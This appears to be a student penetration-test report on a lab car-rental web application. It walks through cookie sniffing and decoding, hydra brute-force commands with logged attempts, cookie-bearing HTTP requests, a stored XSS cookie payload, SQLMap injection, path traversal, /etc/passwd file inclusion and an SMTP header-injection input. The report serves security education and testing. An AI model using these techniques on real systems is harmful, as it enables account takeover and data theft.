


Figure 1 – Wireshark showing login credentials being stolen

Authentication on Astley cars was handled using cookies. The cookie was stolen when a new page was requested by using wireshark to sniff the packet, shown below in Figure 2.




Figure 2 – Wireshark showing the secret cookie being stolen

The cookie was then decrypted using CyberChef. The cookie included the user's password which was hashed using MD5, then encoded using ROT13, then encoded with Base 64, then URL encoded and sent. A screenshot of Cyberchef is shown in Figure 3.




Figure 3 – CyberChef was used to decrypt the secret cookie

3.5.8 Testing for Unsafe Distribution of Credentials

The registration process for Astley Cars used input taken from the user and stores that rather than generating credentials to be sent to users therefore this section of testing does not apply to Astley Cars.

3.5.9 Testing for Insecure Storage

The database the admin account has access to does not include passwords so testing the hashing algorithm used in the web application was not possible.

3.5.10 Testing for Fail-Open Logic Flaws

Astley Cars was then tested for logic flaws within the application by stepping through each function that passed user credentials to the server. A list of the functions tested, and the parameters entered are shown below:

Function	Parameter(s) / Value(s)	Resulting behavior
Login	Email= ,Pwd=	Invalid Details.
	Email=m@m.mmm, Pwd=	Invalid Details.
	Email= ,Pwd=m	Invalid Details.
	Email=1, Pwd=m	Invalid Details.
	Email=m@m.mmm, Pwd=1	Invalid Details.
	Email=a*100, Pwd=a*100	Username Not Found.
	Email=a*100, Pwd=a	Username Not Found.
	Email=a, Pwd=a*100	Username Not Found.
Change Password	CurrentPwd= , Pwd= , ConfirmPwd=	Fill in CurrentPwd Field
	CurrentPwd=m, Pwd=m, ConfirmPwd=m	Password Updated.
	CurrentPwd= , Pwd=m, ConfirmPwd=m	Fill in current password Field
	CurrentPwd=m, Pwd= , ConfirmPwd=m	Fill in New Password Field
	CurrentPwd=m, Pwd=m, ConfirmPwd=	Confirm Password
	CurrentPwd=1, Pwd=1, ConfirmPwd=1	Password Updated
	CurrentPwd=a*100, Pwd= a*100, ConfirmPwd= a*100	Password Updated
Update Profile Info	Name= , Email= , PhoneNum= , DateOfBirth= , Address= , Country= , City=	Fill out Full name
	Name=m, Email= , PhoneNum= , DateOfBirth= , Address= , Country= , City=	Enter Valid Email
	Name=m, Email=m@m, PhoneNum= , DateOfBirth= , Address= , Country= , City=	Enter Phone Number
	Name=m, Email=m@m, PhoneNum=m, DateOfBirth=m, Address= , Country= , City=	Profile Updated
	Name=m, Email=m@m, PhoneNum=1, DateOfBirth=1, Address= , Country= , City=	Profile Updated
	Name=m, Email=m@m, PhoneNum=m, DateOfBirth=m, Address= , Country= , City=	Profile Updated
	Name=m, Email=m@m, PhoneNum=m, DateOfBirth=m, Address=1, Country=1, City=1	Profile Updated

The login, Change Password, and Update profile functions were all tested extensively to reveal any logic flaws that may be present in the page. Combinations of blank fields, very long/short values, Strings where numbers were expected and vice versa were all tested in each of the functions mentioned as this gave a good idea if there were any flaws in the page's logic that could be exploited.

No multistage functionality for authentication was found within the Astley Cars web application so no further testing was carried out.

3.5.11 Exploiting Vulnerabilities

The administrator account ‘admin’ was then attacked with a dictionary attack using hydra, the command used is shown in a screenshot below.

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/admin/index.php:username=^USER^&password=^PASS^&login=Login:F=Invalid" -V
```

This provided access to the administrator account allowing the creation of Brands of Vehicles, New Vehicles, Access to Bookings, Testimonials, and access to all user’s sensitive information such as their address. This access was then used to view registered users’ email addresses, which were then attacked using hydra with a dictionary in the same way that was used to gain access to the admin account. A screenshot is shown below.

```
root@kali:~# hydra -L /root/Desktop/Coursework/users -P /usr/share/wordlists/metasploit/password.lst 192.168.1.20 http-post-form "/admin/index.php:username=^USER^&password=^PASS^&login=Login:F=Invalid" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-12 16:00:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 265191 login tries (l:3/p:88397), ~16575 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/admin/index.php:username=^USER^&password=^PASS^&login=Login:F=Invalid
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!@#$%" - 1 of 265191 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!@#$%^" - 2 of 265191 [child 1] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!@#$%^6" - 3 of 265191 [child 2] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!@#$%^6*" - 4 of 265191 [child 3] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!boerbul" - 5 of 265191 [child 4] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!boerseun" - 6 of 265191 [child 5] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!gatvol" - 7 of 265191 [child 6] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!hotnot" - 8 of 265191 [child 7] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!kak" - 9 of 265191 [child 8] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!koedoe" - 10 of 265191 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!likable" - 11 of 265191 [child 10] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!poes" - 12 of 265191 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!pomp" - 13 of 265191 [child 12] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "!soutpiel" - 14 of 265191 [child 13] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass ".net" - 15 of 265191 [child 14] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "0" - 16 of 265191 [child 15] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "000000" - 17 of 265191 [child 4] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "00000000" - 18 of 265191 [child 7] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "0007" - 19 of 265191 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "007" - 20 of 265191 [child 2] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "007007" - 21 of 265191 [child 12] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "0s" - 22 of 265191 [child 10] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "0th" - 23 of 265191 [child 1] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "1" - 24 of 265191 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "10" - 25 of 265191 [child 3] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "100" - 26 of 265191 [child 5] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "1000" - 27 of 265191 [child 6] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "1000s" - 28 of 265191 [child 8] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "100s" - 29 of 265191 [child 13] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "1022" - 30 of 265191 [child 14] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "10s" - 31 of 265191 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "test@test.com" - pass "10sne1" - 32 of 265191 [child 15] (0/0)
```

The word list used for this was the Metasploit password list, though this did not yield access to any accounts.

3.6 ACCESS HANDLING - TESTING SESSION MANAGEMENT

3.6.1 The Mechanism

Astley Cars used a PHPSESSID cookie and a Secret cookie were used but only the PHPSESSID cookie was used as authentication. This was tested by deleting the secret cookie from the browser and browsing to pages that should need authentication to view. The web application allowed browsing to pages such as the profile page, update password page, testimonials page with asking for re-authentication, showing that the secret cookie is not required.

3.6.2 Testing Tokens for meaning


The PHPSESSID token was tested for meaning but no pattern could be determined.

3.6.3 Testing for Token Predictability

Due to the use of PHPSESSID, it is impractical to attempt to predict future values of this token. Google was used to search for vulnerably in version 5.6.34 of PHP relating to the PHPSESSID token generation, but no vulnerabilities were found.

3.6.4 Testing for Insecure Transmission of Tokens

The application was then tested to see if, and where a new token was issued. Due to the application using HTTP instead of HTTPS and the Secure flag not being set, and the PHPSESSID token was only changed when the account was logged out and back in again. This shows that provided the PHPSESSID token was compromised, a hacker would be able to impersonate another user by using the token during a request, a screenshot of this is shown below.



3.6.5 Testing for Disclosure of Tokens in Logs

Upon looking for log files, none were found to be used within the Astley Cars web application.

3.6.6 Testing Mapping of Tokens to Sessions

The same account was then used to login into multiple browser processes to test for concurrent sessions. It was determined that concurrent sessions were supported by the application, this could allow a hacker who had previously compromised a user's credentials to go unnoticed. The

user account was then logged in and out repeatedly to test if the tokens given to the sessions were unique. It was determined that the PHPSESSID cookie was unique each time.

3.6.7 Testing Session Termination

The application was then tested for timeout functionality, it was determined that there was no timeout for the session token on the normal application, but a timeout function was used for the administrator's section of the application.

The application was then tested to see if the session tokens could be used after the user logged out, but this was found not to be the case.

3.6.8 Testing for Session Fixation

The application was then tested for session fixation by obtaining a PHPSESSID token by logging in, then returning to the login page. This was not possible as the application issued a new token therefore this was not vulnerable.

3.6.9 Testing for Cross-Site Request Forgery

Due to the application using only a PHPSESSID token, testing for CSRF was carried out. This was done using a HTML page to create a request that was automatically submitted using JavaScript. While this continued the user's session, it was not possible to post a testimonial as the user without first stealing the session ID cookie.

3.6.10 Checking Cookie Scope

The scope of cookies used within the Astley Cars application was the domain of the application itself, therefore there were not any vulnerabilities.

3.7 ACCESS HANDLING - TESTING ACCESS CONTROLS

3.7.1 The Requirements

The access controls were then tested, there was no vertical segregation of users as the admin section of the website was separate from the user's section, allowing users with admin privileges to alter the database of users, manage bookings, manage listings of brands and vehicles on the website, manages pages and update content of pages.

3.7.2 Testing with Admin Accounts

Using the compromised admin account, a page that only administrators should have access to was accessed and a request to cancel a booking was submitted without the cookie header. Then the same was attempted with the testimonials page. These tests were unsuccessful and therefore show that the access controls for the administration section of the web application are not vulnerable. Using an account on the customer section of the account and browsing to an administrator's page was not possible without authenticating as an admin. The Customer section of the web application was also tested for vulnerabilities between users, but none were found. However, as proven in previous testing, it was possible to impersonate another user using their compromised cookie, thus showing that there was a vulnerability, shown in Section 2.6.4.

```
GET http://192.168.1.20/admin/testimonials.php?eid=5 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/admin/testimonials.php
Connection: keep-alive
Cookie: PHPSESSID=a9avruqu241o68gi5bj1q355m7; SecretCookie=OnE0MXE4cHE5OHMwMG8yMDRyOTgwMDk5OHJwczg0MjdyOjE2MDc3MTczNzg%3D
Upgrade-Insecure-Requests: 1
```

Figure 1 – GET request to change a testimonial with the session cookie highlighted to be removed

3.7.3 Testing for Insecure Access Control Methods

Upon testing to see if the admin page would accept a request to alter a booking without the referrer header it was determined that this was not vulnerable. This test was carried out by intercepting the request to confirm a booking from the admin section of the application and removing the 'referer' header from the request, this resulted in the application blocking the request. This was then repeated with the cookies both removed instead to check if the application would then allow this request. This was not the case, so it was determined that there was no vulnerability here.

```
GET http://192.168.1.20/admin/manage-bookings.php?aeid=4 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/admin/manage-bookings.php
Connection: keep-alive
Cookie: PHPSESSID=a9avruqu241o68gi5bj1q355m7; SecretCookie=OnE0MXE4cHE5OHMwMG8yMDRyOTgwMDk5OHJwczg0MjdyOjE2MDc3MTczNzg%3D
Upgrade-Insecure-Requests: 1
```

Figure 2 – GET Request to confirm a booking with the referer tag highlighted to be removed

3.8 INPUT HANDLING - TESTING PARAMETERS BY FUZZING

3.8.1 Fuzzing All Request Parameters

The web application was then automatically fuzzed using OWASP ZAP Active Scan, this was done by using the previously entered login and session information, then using the scan functionality to scan every page in the 192.168.1.20 domain for vulnerabilities which will be analyzed to provide areas of investigation.

Figure 1 – ZAP Active Scan screen

The results of this scan are as follows, though a full report can be found in appendix B.




Figure 2 – ZAP Active Scan results

3.8.2 Testing for SQL Injection

SQL Injection was then attempted on each of the vulnerabilities found previously with the automated ZAP scan using SQLMAP. The following list shows the pages within the web application that were tested:

- Index.php – Login and Signup Functions
- Car-listing.php – Login and Signup Functions
- Page.php (FAQs) – Login and Signup Functions
- Contact-us.php – Login and Signup Functions
- Page.php?type=terms.php – Login and Signup Functions
- Page.php?type=faqs.php – Login and Signup Functions
- Search-carresult.php – Login and Signup Functions
- Vehicle-details.php – Login and Signup Functions

First, a header was taken from ZAP and saved in Raw form.




Figure 1 – ZAP Request saved in raw format

This was then used in SQLMap to attempt injection on the form from the request to attempt to gain information.




Figure 2 – SQLMAP command to attempt to get all information possible

Despite extensive testing, finding table names, column names, or user accounts in the database was not possible, information found is listed below:


- back-end DBMS: MySQL >= 5.1
- banner: '10.1.31-MariaDB'
- current user: 'root@localhost'
- current database: 'carrental'
- hostname: 'osboxes'
- current user is DBA: False

This shows that SQL injection is possible and could be used to get details about the back-end server. Using information gained in previous tests, SQLMap was then given more information in an attempt to gain table names. A screenshot is shown below.

Figure 3 – Final SQLMap command used

3.8.3 Testing for XSS and other Types of Injection

A Stored Cross Site Scripting attack was used to show the cookie of the authenticated user, "<script>alert(document.cookie)</script>" was used to store a script to steal the user's cookie in the testimonials page. This means that whenever a user views the testimonial posted with the script, a hacker could steal the cookie and use it to gain access to the user's account. Since testimonials are shown on the index and the testimonials page, this would allow the hacker to gain access to both registered and guest sessions. A screenshot of the result of this is shown below.



3.8.4 Testing for OS Command Injection

The Fuzzing carried out in Section 2.7.1 did not find any vulnerabilities of this kind therefore no further testing was carried out.

3.8.5 Testing for Path Traversal

The web application was then tested for path traversal by investigating some of the directories found during the Nikto and Dirb scans, a Path Traversal Vulnerability was discovered, allowing a hacker to view files stored on the server locally. A screenshot of this is included below showing the 'assets' folder.




Figure 1 – Path Traversal Vulnerability

This shows that the access controls (Input validation and Sanitization) for user input are not secure enough, therefore allowing files stored locally within the server domain to be viewed such as above which may lead to user accounts being compromised.

3.8.6 Testing for File Inclusion

Using the URL Parameter, a Path Traversal Vulnerability was discovered, allowing a hacker to view files stored on the server locally. A screenshot of this is included below showing the '/etc/passwd' file.




Figure 1 – Local File Inclusion Vulnerability

This shows that the access controls (Input validation and Sanitization) for user input are not secure enough, therefore allowing files stored locally within the server domain to be viewed such as above which may lead to user accounts being compromised.

3.9 INPUT HANDLING - TESTING FOR ISSUES WITHIN SPECIFIC FUNCTIONS

3.9.1 Testing for SMTP Injection

The web application included a subscription service for a newsletter through email. This field was tested using the list of inputs below:

- 1802417%40uad%2Eac%2Euk%0aCc:1802417%40uad%2Eac%2Euk
